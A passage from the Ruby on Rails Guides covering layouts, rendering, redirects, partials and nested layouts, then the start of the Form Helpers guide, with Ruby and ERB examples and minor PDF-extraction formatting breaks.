You can use a symbol to defer the choice of layout until a request is processed:

```

class ProductsController < ApplicationController
  layout :products_layout

  def show
    @product = Product.find(params[:id])
  end

  private
  def products_layout
    @current_user.special? ? "special" : "products"
  end
end

```

Now, if the current user is a special user, they'll get a special layout when viewing a product.

You can even use an inline method, such as a Proc, to determine the layout. For example, if you pass a Proc object, the block you give the Proc will be given the `controller` instance, so the layout can be determined based on the current request:

```

class ProductsController < ApplicationController
  layout Proc.new { |controller| controller.request.xhr? ? "popup" : "application" }
end

```

2.2.14.3 Conditional Layouts

Layouts specified at the controller level support the `:only` and `:except` options. These options take either a method name, or an array of method names, corresponding to method names within the controller:

```

class ProductsController < ApplicationController
  layout "product", except: [:index, :rss]
end

```

With this declaration, the `product` layout would be used for everything but the `rss` and `index` methods.

2.2.14.4 Layout Inheritance

Layout declarations cascade downward in the hierarchy, and more specific layout declarations always override more general ones. For example:

- `application_controller.rb`

```

class ApplicationController < ActionController::Base

```

```
    layout "main"
  end
```

■ posts_controller.rb

```
class PostsController < ApplicationController
end
```

■ special_posts_controller.rb

```
class SpecialPostsController < PostsController
  layout "special"
end
```

■ old_posts_controller.rb

```
class OldPostsController < SpecialPostsController
  layout false

  def show
    @post = Post.find(params[:id])
  end

  def index
    @old_posts = Post.older
    render layout: "old"
  end
  # ...
end
```

In this application:

- In general, views will be rendered in the main layout
- PostsController#index will use the main layout
- SpecialPostsController#index will use the special layout
- OldPostsController#show will use no layout at all
- OldPostsController#index will use the old layout


2.2.15 Avoiding Double Render Errors

Sooner or later, most Rails developers will see the error message "Can only render or redirect once per action". While this is annoying, it's relatively easy to fix. Usually it happens because of a fundamental misunderstanding of the way that render works.

For example, here's some code that will trigger this error:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
  render action: "regular_show"
end
```


If `@book.special?` evaluates to `true`, Rails will start the rendering process to dump the `@book` variable into the `special_show` view. But this will *not* stop the rest of the code in the `show` action from running, and when Rails hits the end of the action, it will start to render the `regular_show` view - and throw an error. The solution is simple: make sure that you have only one call to `render` or `redirect` in a single code path. One thing that can help is `and return`. Here's a patched version of the method:



```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show" and return
  end
  render action: "regular_show"
end
```

Make sure to use `and return` instead of `&& return` because `&& return` will not work due to the operator precedence in the Ruby Language.

Note that the implicit render done by ActionController detects if `render` has been called, so the following will work without errors:



```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render action: "special_show"
  end
end
```

This will render a book with `special?` set with the `special_show` template, while other books will render with the default `show` template.

2.3 Using `redirect_to`

Another way to handle returning responses to an HTTP request is with `redirect_to`. As you've seen, `render` tells Rails which view (or other asset) to use in constructing a response. The `redirect_to` method does something completely different: it tells the browser to send a new request for a different URL. For example, you could redirect from wherever you are in your code to the index of photos in your application with this call:



```
redirect_to photos_url
```


You can use `redirect_to` with any arguments that you could use with `link_to` or `url_for`. There's also a special redirect that sends the user back to the page they just came from:



```
redirect_to :back
```

2.3.1 Getting a Different Redirect Status Code

Rails uses HTTP status code 302, a temporary redirect, when you call `redirect_to`. If you'd like to use a different status code, perhaps 301, a permanent redirect, you can use the `:status` option:




```
redirect_to photos_path, status: 301
```

Just like the `:status` option for `render`, `:status` for `redirect_to` accepts both numeric and symbolic header designations.

2.3.2 The Difference Between `render` and `redirect_to`

Sometimes inexperienced developers think of `redirect_to` as a sort of `goto` command, moving execution from one place to another in your Rails code. This is *not* correct. Your code stops running and waits for a new request for the browser. It just happens that you've told the browser what request it should make next, by sending back an HTTP 302 status code.


Consider these actions to see the difference:



```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    render action: "index"
  end
end
```

With the code in this form, there will likely be a problem if the `@book` variable is `nil`. Remember, a `render :action` doesn't run any code in the target action, so nothing will set up the `@books` variable that the `index` view will probably require. One way to fix this is to redirect instead of rendering:




```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    redirect_to action: :index
  end
end
```

With this code, the browser will make a fresh request for the index page, the code in the `index` method will run, and all will be well.

The only downside to this code is that it requires a round trip to the browser: the browser requested the `show` action with `/books/1` and the controller finds that there are no books, so the controller sends out a 302 redirect response to the browser telling it to go to `/books/`, the browser complies and sends a new request back to the controller asking now for the `index` action, the controller then gets all the books in the database and renders the index template, sending it back down to the browser which then shows it on your screen.

While in a small application, this added latency might not be a problem, it is something to think about if response time is a concern. We can demonstrate one way to handle this with a contrived example:



```
def index
  @books = Book.all
end

def show
  @book = Book.find_by(id: params[:id])
  if @book.nil?
    @books = Book.all
  end
end
```

```
flash.now[:alert] = "Your book was not found"
render "index"
end
end
```

This would detect that there are no books with the specified ID, populate the `@books` instance variable with all the books in the model, and then directly render the `index.html.erb` template, returning it to the browser with a flash alert message to tell the user what happened.

2.4 Using head To Build Header-Only Responses

The `head` method can be used to send responses with only headers to the browser. It provides a more obvious alternative to calling `render :nothing`. The `head` method accepts a number or symbol (see [reference table](#)) representing a HTTP status code. The options argument is interpreted as a hash of header names and values. For example, you can return only an error header:



```
head :bad_request
```

This would produce the following header:



```
HTTP/1.1 400 Bad Request
Connection: close
Date: Sun, 24 Jan 2010 12:15:53 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
X-Runtime: 0.013483
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

Or you can use other HTTP headers to convey other information:



```
head :created, location: photo_path(@photo)
```

Which would produce:



```
HTTP/1.1 201 Created
Connection: close
Date: Sun, 24 Jan 2010 12:16:44 GMT
Transfer-Encoding: chunked
Location: /photos/1
Content-Type: text/html; charset=utf-8
X-Runtime: 0.083496
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

3 Structuring Layouts

When Rails renders a view as a response, it does so by combining the view with the current layout, using the rules for finding the current layout that were covered earlier in this guide. Within a layout, you have access to three tools for combining different bits of output to form the overall response:

- Asset tags

- `yield` and `content_for`
- `Partials`

3.1 Asset Tag Helpers

Asset tag helpers provide methods for generating HTML that link views to feeds, JavaScript, stylesheets, images, videos and audios. There are six asset tag helpers available in Rails:

- `auto_discovery_link_tag`
- `javascript_include_tag`
- `stylesheet_link_tag`
- `image_tag`
- `video_tag`
- `audio_tag`

You can use these tags in layouts or other views, although the `auto_discovery_link_tag`, `javascript_include_tag`, and `stylesheet_link_tag`, are most commonly used in the `<head>` section of a layout.



The asset tag helpers do *not* verify the existence of the assets at the specified locations; they simply assume that you know what you're doing and generate the link.

3.1.1 Linking to Feeds with the `auto_discovery_link_tag`

The `auto_discovery_link_tag` helper builds HTML that most browsers and feed readers can use to detect the presence of RSS or Atom feeds. It takes the type of the link (`:rss` or `:atom`), a hash of options that are passed through to `url_for`, and a hash of options for the tag:



```
<%= auto_discovery_link_tag(:rss, {action: "feed"},
  {title: "RSS Feed"}) %>
```

There are three tag options available for the `auto_discovery_link_tag`:

- `:rel` specifies the `rel` value in the link. The default value is `"alternate"`.
- `:type` specifies an explicit MIME type. Rails will generate an appropriate MIME type automatically.
- `:title` specifies the title of the link. The default value is the uppercase `:type` value, for example, `"ATOM"` or `"RSS"`.

3.1.2 Linking to JavaScript Files with the `javascript_include_tag`

The `javascript_include_tag` helper returns an HTML `script` tag for each source provided.

If you are using Rails with the [Asset Pipeline](#) enabled, this helper will generate a link to `/assets/javascripts/` rather than `public/javascripts` which was used in earlier versions of Rails. This link is then served by the asset pipeline.

A JavaScript file within a Rails application or Rails engine goes in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`. These locations are explained in detail in the [Asset Organization section in the Asset Pipeline Guide](#)

You can specify a full path relative to the document root, or a URL, if you prefer. For example, to link to a JavaScript file that is inside a directory called `javascripts` inside of one of `app/assets`, `lib/assets` or `vendor/assets`, you would do this:



```
<%= javascript_include_tag "main" %>
```


Rails will then output a script tag such as this:



```
<script src='/assets/main.js'></script>
```

The request to this asset is then served by the Sprockets gem.

To include multiple files such as `app/assets/javascripts/main.js` and `app/assets/javascripts/columns.js` at the same time:




```
<%= javascript_include_tag "main", "columns" %>
```

To include `app/assets/javascripts/main.js` and `app/assets/javascripts/photos/columns.js`:



```
<%= javascript_include_tag "main", "/photos/columns" %>
```

To include `http://example.com/main.js`:




```
<%= javascript_include_tag "http://example.com/main.js" %>
```

3.1.3 Linking to CSS Files with the `stylesheet_link_tag`

The `stylesheet_link_tag` helper returns an HTML `<link>` tag for each source provided.


If you are using Rails with the "Asset Pipeline" enabled, this helper will generate a link to `/assets/stylesheet/`. This link is then processed by the Sprockets gem. A stylesheet file can be stored in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`.

You can specify a full path relative to the document root, or a URL. For example, to link to a stylesheet file that is inside a directory called `stylesheets` inside of one of `app/assets`, `lib/assets` or `vendor/assets`, you would do this:



```
<%= stylesheet_link_tag "main" %>
```

To include `app/assets/stylesheet/main.css` and `app/assets/stylesheet/columns.css`:



```
<%= stylesheet_link_tag "main", "columns" %>
```

To include `app/assets/stylesheet/main.css` and `app/assets/stylesheet/photos/columns.css`:



```
<%= stylesheet_link_tag "main", "photos/columns" %>
```

To include `http://example.com/main.css`:



```
<%= stylesheet_link_tag "http://example.com/main.css" %>
```

By default, the `stylesheet_link_tag` creates links with `media="screen"` `rel="stylesheet"`. You can override any of these defaults by specifying an appropriate option (`:media`, `:rel`):



```
<%= stylesheet_link_tag "main_print", media: "print" %>
```

3.1.4 Linking to Images with the `image_tag`

The `image_tag` helper builds an HTML `` tag to the specified file. By default, files are loaded from `public/images`.



Note that you must specify the extension of the image.



```
<%= image_tag "header.png" %>
```

You can supply a path to the image if you like:



```
<%= image_tag "icons/delete.gif" %>
```

You can supply a hash of additional HTML options:



```
<%= image_tag "icons/delete.gif", {height: 45} %>
```

You can supply alternate text for the image which will be used if the user has images turned off in their browser. If you do not specify an alt text explicitly, it defaults to the file name of the file, capitalized and with no extension. For example, these two image tags would return the same code:



```
<%= image_tag "home.gif" %>  
<%= image_tag "home.gif", alt: "Home" %>
```

You can also specify a special size tag, in the format `"{width}x{height}"`:



```
<%= image_tag "home.gif", size: "50x20" %>
```

In addition to the above special tags, you can supply a final hash of standard HTML options, such as `:class`, `:id` or `:name`:



```
<%= image_tag "home.gif", alt: "Go Home",  
  id: "HomeImage",  
  class: "nav_bar" %>
```

3.1.5 Linking to Videos with the `video_tag`

The `video_tag` helper builds an HTML 5 `<video>` tag to the specified file. By default, files are loaded from `public/videos`.



```
<%= video_tag "movie.ogg" %>
```

Produces



```
<video src="/videos/movie.ogg" />
```

Like an `image_tag` you can supply a path, either absolute, or relative to the `public/videos` directory. Additionally you can specify the size: `"#{width}x#{height}"` option just like an `image_tag`. Video tags can also have any of the HTML options specified at the end (`id`, `class` et al).

The video tag also supports all of the `<video>` HTML options through the HTML options hash, including:

- `poster: "image_name.png"`, provides an image to put in place of the video before it starts playing.
- `autoplay: true`, starts playing the video on page load.
- `loop: true`, loops the video once it gets to the end.
- `controls: true`, provides browser supplied controls for the user to interact with the video.
- `autobuffer: true`, the video will pre load the file for the user on page load.

You can also specify multiple videos to play by passing an array of videos to the `video_tag`:



```
<%= video_tag ["trailer.ogg", "movie.ogg"] %>
```

This will produce:



```
<video><source src="trailer.ogg" /><source src="movie.ogg" /></video>
```

3.1.6 Linking to Audio Files with the `audio_tag`

The `audio_tag` helper builds an HTML 5 `<audio>` tag to the specified file. By default, files are loaded from `public/audios`.



```
<%= audio_tag "music.mp3" %>
```

You can supply a path to the audio file if you like:



```
<%= audio_tag "music/first_song.mp3" %>
```


You can also supply a hash of additional options, such as `:id`, `:class` etc.

Like the `video_tag`, the `audio_tag` has special options:

- `autoplay: true`, starts playing the audio on page load
- `controls: true`, provides browser supplied controls for the user to interact with the audio.
- `autobuffer: true`, the audio will pre load the file for the user on page load.


3.2 Understanding `yield`

Within the context of a layout, `yield` identifies a section where content from the view should be inserted. The simplest way to use this is to have a single `yield`, into which the entire contents of the view currently being rendered is inserted:



```
<html>
  <head>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

You can also create a layout with multiple yielding regions:




```
<html>
  <head>
    <%= yield :head %>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

The main body of the view will always render into the unnamed `yield`. To render content into a named `yield`, you use the `content_for` method.

3.3 Using the `content_for` Method


The `content_for` method allows you to insert content into a named `yield` block in your layout. For example, this view would work with the layout that you just saw:



```
<% content_for :head do %>
  <title>A simple page</title>
<% end %>

<p>Hello, Rails!</p>
```

The result of rendering this page into the supplied layout would be this HTML:



```
<html>
  <head>
    <title>A simple page</title>
  </head>
  <body>
    <p>Hello, Rails!</p>
  </body>
</html>
```

The `content_for` method is very helpful when your layout contains distinct regions such as sidebars and footers that should get their own blocks of content inserted. It's also useful for inserting tags that load page-specific JavaScript or CSS files into the header of an otherwise generic layout.


3.4 Using Partial

Partial templates - usually just called "partials" - are another device for breaking the rendering process into more

manageable chunks. With a partial, you can move the code for rendering a particular piece of a response to its own file.


3.4.1 Naming Partial

To render a partial as part of a view, you use the `render` method within the view:



```
<%= render "menu" %>
```

This will render a file named `_menu.html.erb` at that point within the view being rendered. Note the leading underscore character: partials are named with a leading underscore to distinguish them from regular views, even though they are referred to without the underscore. This holds true even when you're pulling in a partial from another folder:




```
<%= render "shared/menu" %>
```

That code will pull in the partial from `app/views/shared/_menu.html.erb`.

3.4.2 Using Partial to Simplify Views

One way to use partials is to treat them as the equivalent of subroutines: as a way to move details out of a view so that you can grasp what's going on more easily. For example, you might have a view that looked like this:




```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
...

<%= render "shared/footer" %>
```


Here, the `_ad_banner.html.erb` and `_footer.html.erb` partials could contain content that is shared among many pages in your application. You don't need to see the details of these sections when you're concentrating on a particular page.



For content that is shared among all pages in your application, you can use partials directly from layouts.

3.4.3 Partial Layouts

A partial can use its own layout file, just as a view can use a layout. For example, you might call a partial like this:



```
<%= render partial: "link_area", layout: "graybar" %>
```

This would look for a partial named `_link_area.html.erb` and render it using the layout `_graybar.html.erb`. Note that layouts for partials follow the same leading-underscore naming as regular partials, and are placed in the same folder with the partial that they belong to (not in the master `layouts` folder).

Also note that explicitly specifying `:partial` is required when passing additional options such as `:layout`.

3.4.4 Passing Local Variables

You can also pass local variables into partials, making them even more powerful and flexible. For example, you can use this technique to reduce duplication between new and edit pages, while still keeping a bit of distinct content:

■ new.html.erb



```
<h1>New zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```

■ edit.html.erb



```
<h1>Editing zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```

■ _form.html.erb



```
<%= form_for(zone) do |f| %>
  <p>
    <b>Zone name</b><br>
    <%= f.text_field :name %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

Although the same partial will be rendered into both views, Action View's submit helper will return "Create Zone" for the new action and "Update Zone" for the edit action.

Every partial also has a local variable with the same name as the partial (minus the underscore). You can pass an object in to this local variable via the `:object` option:



```
<%= render partial: "customer", object: @new_customer %>
```

Within the `customer` partial, the `customer` variable will refer to `@new_customer` from the parent view.

If you have an instance of a model to render into a partial, you can use a shorthand syntax:



```
<%= render @customer %>
```

Assuming that the `@customer` instance variable contains an instance of the `Customer` model, this will use `_customer.html.erb` to render it and will pass the local variable `customer` into the partial which will refer to the `@customer` instance variable in the parent view.

3.4.5 Rendering Collections

Partials are very useful in rendering collections. When you pass a collection to a partial via the `:collection` option, the partial will be inserted once for each member in the collection:

■ index.html.erb



```
<h1>Products</h1>
<%= render partial: "product", collection: @products %>
```

- `_product.html.erb`



```
<p>Product Name: <%= product.name %></p>
```

When a partial is called with a pluralized collection, then the individual instances of the partial have access to the member of the collection being rendered via a variable named after the partial. In this case, the partial is `_product`, and within the `_product` partial, you can refer to `product` to get the instance that is being rendered.

There is also a shorthand for this. Assuming `@products` is a collection of `product` instances, you can simply write this in the `index.html.erb` to produce the same result:



```
<h1>Products</h1>
<%= render @products %>
```

Rails determines the name of the partial to use by looking at the model name in the collection. In fact, you can even create a heterogeneous collection and render it this way, and Rails will choose the proper partial for each member of the collection:

- `index.html.erb`



```
<h1>Contacts</h1>
<%= render [customer1, employee1, customer2, employee2] %>
```

- `customers/_customer.html.erb`



```
<p>Customer: <%= customer.name %></p>
```

- `employees/_employee.html.erb`



```
<p>Employee: <%= employee.name %></p>
```

In this case, Rails will use the `customer` or `employee` partials as appropriate for each member of the collection.

In the event that the collection is empty, `render` will return `nil`, so it should be fairly simple to provide alternative content.



```
<h1>Products</h1>
<%= render(@products) || "There are no products available." %>
```

3.4.6 Local Variables

To use a custom local variable name within the partial, specify the `:as` option in the call to the partial:



```
<%= render partial: "product", collection: @products, as: :item %>
```


With this change, you can access an instance of the `@products` collection as the `item` local variable within the partial.

You can also pass in arbitrary local variables to any partial you are rendering with the `locals: {}` option:



```
<%= render partial: "product", collection: @products,
  as: :item, locals: {title: "Products Page"} %>
```


In this case, the partial will have access to a local variable `title` with the value "Products Page".



Rails also makes a counter variable available within a partial called by the collection, named after the member of the collection followed by `_counter`. For example, if you're rendering `@products`, within the partial you can refer to `product_counter` to tell you how many times the partial has been rendered. This does not work in conjunction with the `as: :value` option.

You can also specify a second partial to be rendered between instances of the main partial by using the `:spacer_template` option:

3.4.7 Spacer Templates



```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

Rails will render the `_product_ruler` partial (with no data passed in to it) between each pair of `_product` partials.

3.4.8 Collection Partial Layouts

When rendering collections it is also possible to use the `:layout` option:



```
<%= render partial: "product", collection: @products, layout: "special_layout" %>
```

The layout will be rendered together with the partial for each item in the collection. The current object and `object_counter` variables will be available in the layout as well, the same way they do within the partial.

3.5 Using Nested Layouts

You may find that your application requires a layout that differs slightly from your regular application layout to support one particular controller. Rather than repeating the main layout and editing it, you can accomplish this by using nested layouts (sometimes called sub-templates). Here's an example:

Suppose you have the following ApplicationController layout:

- `app/views/layouts/application.html.erb`



```
<html>
<head>
  <title><%= @page_title or "Page Title" %></title>
  <%= stylesheet_link_tag "layout" %>
  <style><%= yield :stylesheets %></style>
</head>
<body>
  <div id="top_menu">Top menu items here</div>
  <div id="menu">Menu items here</div>
  <div id="content"><%= content_for?(:content) ? yield(:content) : yield %>
</body>
</html>
```

On pages generated by `NewsController`, you want to hide the top menu and add a right menu:

■ `app/views/layouts/news.html.erb`



```
<% content_for :stylesheets do %>
  #top_menu {display: none}
  #right_menu {float: right; background-color: yellow; color: black}
<% end %>
<% content_for :content do %>
  <div id="right_menu">Right menu items here</div>
  <%= content_for?(:news_content) ? yield(:news_content) : yield %>
<% end %>
<%= render template: "layouts/application" %>
```

That's it. The News views will use the new layout, hiding the top menu and adding a new right menu inside the "content" div.

There are several ways of getting similar results with different sub-templating schemes using this technique. Note that there is no limit in nesting levels. One can use the `ActionView::render` method via `render template: 'layouts/news'` to base a new layout on the News layout. If you are sure you will not subtemplate the News layout, you can replace the `content_for?(:news_content) ? yield(:news_content) : yield` with simply `yield`.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Form Helpers

Forms in web applications are an essential interface for user input. However, form markup can quickly become tedious to write and maintain because of form control naming and their numerous attributes. Rails does away with these complexities by providing view helpers for generating form markup. However, since they have different use-cases, developers are required to know all the differences between similar helper methods before putting them to use.

After reading this guide, you will know:

- ✔ **How to create search forms and similar kind of generic forms not representing any specific model in your application.**
- ✔ **How to make model-centric forms for creation and editing of specific database records.**
- ✔ **How to generate select boxes from multiple types of data.**
- ✔ **The date and time helpers Rails provides.**
- ✔ **What makes a file upload form different.**
- ✔ **Some cases of building forms to external resources.**
- ✔ **How to build complex forms.**



Chapters

1. Dealing with Basic Forms

- [A Generic Search Form](#)
- [Multiple Hashes in Form Helper Calls](#)
- [Helpers for Generating Form Elements](#)
- [Other Helpers of Interest](#)

2. Dealing with Model Objects

- [Model Object Helpers](#)
- [Binding a Form to an Object](#)
- [Relying on Record Identification](#)
- [How do forms with PATCH, PUT, or DELETE methods work?](#)

3. Making Select Boxes with Ease

- [The Select and Option Tags](#)
- [Select Boxes for Dealing with Models](#)
- [Option Tags from a Collection of Arbitrary Objects](#)
- [Time Zone and Country Select](#)

4. Using Date and Time Form Helpers

- [Barebones Helpers](#)
- [Model Object Helpers](#)
- [Common Options](#)
- [Individual Components](#)

5. Uploading Files

- [What Gets Uploaded](#)
- [Dealing with Ajax](#)

6. Customizing Form Builders

7. Understanding Parameter Naming Conventions

- [Basic Structures](#)
- [Combining Them](#)
- [Using Form Helpers](#)

8. Forms to external resources

9. Building Complex Forms

- [Configuring the Model](#)
- [Nested Forms](#)
- [The Controller](#)
- [Removing Objects](#)
- [Preventing Empty Records](#)
- [Adding Fields on the Fly](#)



This guide is not intended to be a complete documentation of available form helpers and their arguments. Please visit [the Rails API documentation](#) for a complete reference.

1 Dealing with Basic Forms

The most basic form helper is `form_tag`.



```
<%= form_tag do %>
  Form contents
<% end %>
```

When called without arguments like this, it creates a `<form>` tag which, when submitted, will POST to the current page. For instance, assuming the current page is `/home/index`, the generated HTML will look like this (some line breaks added for readability):



```
<form accept-charset="UTF-8" action="/home/index" method="post">
  <div style="margin:0;padding:0">
    <input name="utf8" type="hidden" value="&#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c4321447">
  </div>
  Form contents
</form>
```

Now, you'll notice that the HTML contains something extra: a `div` element with two hidden input elements inside. This `div` is important, because the form cannot be successfully submitted without it. The first input element with name `utf8` enforces browsers to properly respect your form's character encoding and is generated for all forms whether their actions are "GET" or "POST". The second input element with name `authenticity_token` is a security feature of Rails called **cross-site request forgery protection**, and form helpers generate it for every non-GET form (provided that this security feature is enabled). You can read more about this in the [Security Guide](#).




Throughout this guide, the `div` with the hidden input elements will be excluded from code samples for brevity.

1.1 A Generic Search Form

One of the most basic forms you see on the web is a search form. This form contains:


- a form element with "GET" method,
- a label for the input,
- a text input element, and
- a submit element.

To create this form you will use `form_tag`, `label_tag`, `text_field_tag`, and `submit_tag`, respectively. Like this:



```
<%= form_tag("/search", method: "get") do %>
  <%= label_tag(:q, "Search for:") %>
  <%= text_field_tag(:q) %>
  <%= submit_tag("Search") %>
<% end %>
```

This will generate the following HTML:



```
<form accept-charset="UTF-8" action="/search" method="get"><div style="margin:0;padding:0">
  <label for="q">Search for:</label>
  <input id="q" name="q" type="text" />
  <input name="commit" type="submit" value="Search" />
</div>
</form>
```



For every form input, an ID attribute is generated from its name ("q" in the example). These IDs can be very useful for CSS styling or manipulation of form controls with JavaScript.

Besides `text_field_tag` and `submit_tag`, there is a similar helper for *every* form control in HTML.




Always use "GET" as the method for search forms. This allows users to bookmark a specific search and get back to it. More generally Rails encourages you to use the right HTTP verb for an action.

1.2 Multiple Hashes in Form Helper Calls

The `form_tag` helper accepts 2 arguments: the path for the action and an options hash. This hash specifies the method of form submission and HTML options such as the form element's class.

As with the `link_to` helper, the path argument doesn't have to be a string; it can be a hash of URL parameters recognizable by Rails' routing mechanism, which will turn the hash into a valid URL. However, since both arguments to `form_tag` are hashes, you can easily run into a problem if you would like to specify both. For instance, let's say you write this:



```
form_tag(controller: "people", action: "search", method: "get", class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search?method=get&class=nifty_form" method="get" class="nifty_form">
```

Here, `method` and `class` are appended to the query string of the generated URL because even though you mean to write two hashes, you really only specified one. So you need to tell Ruby which is which by delimiting the first hash (or both) with curly brackets. This will generate the HTML you expect:



```
form_tag({controller: "people", action: "search"}, method: "get", class: "nifty_form") {  
  # => '<form accept-charset="UTF-8" action="/people/search" method="get" class="nifty_form">  
    <input type="text" value="" name="people[query]" />  
    <input type="submit" value="Search" />  
  </form>'
```

1.3 Helpers for Generating Form Elements

Rails provides a series of helpers for generating form elements such as checkboxes, text fields, and radio buttons. These basic helpers, with names ending in `_tag` (such as `text_field_tag` and `checkbox_tag`), generate just a single `<input>` element. The first parameter to these is always the name of the input. When the form is submitted, the name will be passed along with the form data, and will make its way to the `params` hash in the controller with the value entered by the user for that field. For example, if the form contains `<%= text_field_tag(:query) %>`, then you would be able to get the value of this field in the controller with `params[:query]`.

When naming inputs, Rails uses certain conventions that make it possible to submit parameters with non-scalar values such as arrays or hashes, which will also be accessible in `params`. You can read more about them in [chapter 7 of this guide](#). For details on the precise usage of these helpers, please refer to the [API documentation](#).

1.3.1 Checkboxes

Checkboxes are form controls that give the user a set of options they can enable or disable:



```
<%= checkbox_tag(:pet_dog) %>  
<%= label_tag(:pet_dog, "I own a dog") %>  
<%= checkbox_tag(:pet_cat) %>  
<%= label_tag(:pet_cat, "I own a cat") %>
```

This generates the following:



```
<input id="pet_dog" name="pet_dog" type="checkbox" value="1" />  
<label for="pet_dog">I own a dog</label>  
<input id="pet_cat" name="pet_cat" type="checkbox" value="1" />  
<label for="pet_cat">I own a cat</label>
```

The first parameter to `checkbox_tag`, of course, is the name of the input. The second parameter, naturally, is the value of the input. This value will be included in the form data (and be present in `params`) when the checkbox is checked.

1.3.2 Radio Buttons

Radio buttons, while similar to checkboxes, are controls that specify a set of options in which they are mutually exclusive (i.e., the user can only pick one):



```
<%= radio_button_tag(:age, "child") %>  
<%= label_tag(:age_child, "I am younger than 21") %>  
<%= radio_button_tag(:age, "adult") %>  
<%= label_tag(:age_adult, "I'm over 21") %>
```

Output:



```
<input id="age_child" name="age" type="radio" value="child" />  
<label for="age_child">I am younger than 21</label>  
<input id="age_adult" name="age" type="radio" value="adult" />  
<label for="age_adult">I'm over 21</label>
```

As with `check_box_tag`, the second parameter to `radio_button_tag` is the value of the input. Because these two radio buttons share the same name (age) the user will only be able to select one, and `params[:age]` will contain either "child" or "adult".



Always use labels for checkbox and radio buttons. They associate text with a specific option and, by expanding the clickable region, make it easier for users to click the inputs.

1.4 Other Helpers of Interest

Other form controls worth mentioning are textareas, password fields, hidden fields, search fields, telephone fields, date fields, time fields, color fields, datetime fields, datetime-local fields, month fields, week fields, URL fields, email fields, number fields and range fields:



```
<%= text_area_tag(:message, "Hi, nice site", size: "24x6") %>
<%= password_field_tag(:password) %>
<%= hidden_field_tag(:parent_id, "5") %>
<%= search_field(:user, :name) %>
<%= telephone_field(:user, :phone) %>
<%= date_field(:user, :born_on) %>
<%= datetime_field(:user, :meeting_time) %>
<%= datetime_local_field(:user, :graduation_day) %>
<%= month_field(:user, :birthday_month) %>
<%= week_field(:user, :birthday_week) %>
<%= url_field(:user, :homepage) %>
<%= email_field(:user, :address) %>
<%= color_field(:user, :favorite_color) %>
<%= time_field(:task, :started_at) %>
<%= number_field(:product, :price, in: 1.0..20.0, step: 0.5) %>
<%= range_field(:product, :discount, in: 1..100) %>
```

Output:



```
<textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>
<input id="password" name="password" type="password" />
<input id="parent_id" name="parent_id" type="hidden" value="5" />
<input id="user_name" name="user[name]" type="search" />
<input id="user_phone" name="user[phone]" type="tel" />
<input id="user_born_on" name="user[born_on]" type="date" />
<input id="user_meeting_time" name="user[meeting_time]" type="datetime" />
<input id="user_graduation_day" name="user[graduation_day]" type="datetime-local" />
<input id="user_birthday_month" name="user[birthday_month]" type="month" />
<input id="user_birthday_week" name="user[birthday_week]" type="week" />
<input id="user_homepage" name="user[homepage]" type="url" />
<input id="user_address" name="user[address]" type="email" />
<input id="user_favorite_color" name="user[favorite_color]" type="color" value="#" />
<input id="task_started_at" name="task[started_at]" type="time" />
<input id="product_price" max="20.0" min="1.0" name="product[price]" step="0.5" type="number" />
<input id="product_discount" max="100" min="1" name="product[discount]" type="range" />
```

Hidden inputs are not shown to the user but instead hold data like any textual input. Values inside them can be changed with JavaScript.



The search, telephone, date, time, color, datetime, datetime-local, month, week, URL, email, number and range inputs are HTML5 controls. If you require your app to have a consistent experience in older browsers, you will

need an HTML5 polyfill (provided by CSS and/or JavaScript). There is definitely [no shortage of solutions for this](#), although a couple of popular tools at the moment are [Modemizr](#) and [yepnope](#), which provide a simple way to add functionality based on the presence of detected HTML5 features.



If you're using password input fields (for any purpose), you might want to configure your application to prevent those parameters from being logged. You can learn about this in the [Security Guide](#).

2 Dealing with Model Objects

2.1 Model Object Helpers

A particularly common task for a form is editing or creating a model object. While the `*_tag` helpers can certainly be used for this task they are somewhat verbose as for each tag you would have to ensure the correct parameter name is used and set the default value of the input appropriately. Rails provides helpers tailored to this task. These helpers lack the `_tag` suffix, for example `text_field`, `text_area`.

For these helpers the first argument is the name of an instance variable and the second is the name of a method (usually an attribute) to call on that object. Rails will set the value of the input control to the return value of that method for the object and set an appropriate input name. If your controller has defined `@person` and that person's name is Henry then a form containing:



```
<%= text_field(:person, :name) %>
```

will produce output similar to



```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

Upon form submission the value entered by the user will be stored in `params[:person][:name]`. The `params[:person]` hash is suitable for passing to `Person.new` or, if `@person` is an instance of `Person`, `@person.update`. While the name of an attribute is the most common second parameter to these helpers this is not compulsory. In the example above, as long as person objects have a `name` and a `name=` method Rails will be happy.



You must pass the name of an instance variable, i.e. `:person` or `"person"`, not an actual instance of your model object.

Rails provides helpers for displaying the validation errors associated with a model object. These are covered in detail by the [Active Record Validations](#) guide.
